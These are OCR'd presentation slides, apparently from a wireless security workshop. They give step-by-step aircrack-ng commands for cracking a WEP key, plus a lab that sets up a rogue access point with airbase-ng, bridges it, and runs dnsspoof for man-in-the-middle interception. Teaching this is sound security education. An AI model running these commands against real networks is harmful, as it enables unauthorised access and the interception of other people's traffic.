
- setup monitor with:
  - airmon-ng start wlan0

- airodump-ng mon0



- Replay Inject to increase counts
- aireplay-ng -3 -b 4C:60:DE:3E:C8:1C -h aa:aa:aa:bb:bb:bb mon0





BT5R2
Applications Places System
Thu Jun 21, 4:15 AM
root@bt: ~
File Edit View Terminal Help
Aircrack-ng 1.1 r2076
[00:00:02] Tested 132481 keys (got 245 IVs)
KB depth byte(vote)
0 161/162 FC(256) 00(0) 02(0) 03(0) 04(0) 05(0)
1 14/ 1 FE(768) 0C(512) 12(512) 15(512) 16(512) 19(512)
2 59/ 2 FE(512) 01(256) 02(256) 04(256) 05(256) 0A(256)
3 5/ 16 FC(1024) 0A(768) 11(768) 3B(768) 5E(768) 62(768)
4 0/ 4 59(1536) 3D(1024) DF(1024) EF(1024) 17(768) 27(768)
Failed. Next try with 5000 IVs.
<< back | track 5


- Crack the WEP key
  - airmon-ng start wlan0
  - airodump-ng mon0
    - bssid + chan
  - airodump-ng -c <chan> —bssid <bssid> -w <file> mon0
  - aireplay-ng -1 0 -a <bssid> mon0
  - aireplay-ng -3 -b <bssid> mon0
  - aircrack-ng <file>-01.cap

Lab 4: Airbase

- Setting up to be a WAP device
- DNS Spoofing

- airbase-ng --essid middle -c 1 mon0




BT5R2
Applications Places System
Thu Jun 21, 4:25 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig at0
at0 Link encap:Ethernet HWaddr 00:c0:ca:4f:85:ea
BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@bt:~#
<< back | track 5

- Need to bridge things...

- brctl addbr middle-bridge
- brctl addif middle-bridge eth0
- brctl addif middle-bridge at0

- ifconfig eth0 0.0.0.0 up
- ifconfig at0 0.0.0.0 up

- ifconfig middle-bridge 192.168.0.199 up
- echo 1> /proc/sys/net/ipv4/ip_forward
- connect the client
  - sniffing on at0 (wireshark)

- dnsspoof -i middle-bridge

- then to provide services...
  - apache2ctl start

- Business VPN
- TorGuard
- Tor Project
  - https://www.torproject.org/

- Top Tools
  - WireShark
  - nmap
  - lsof
  - netstat
  - routetrace

- **Please Fill Out Surveys**

ken.sipe@gmail.com

twitter: @kensipe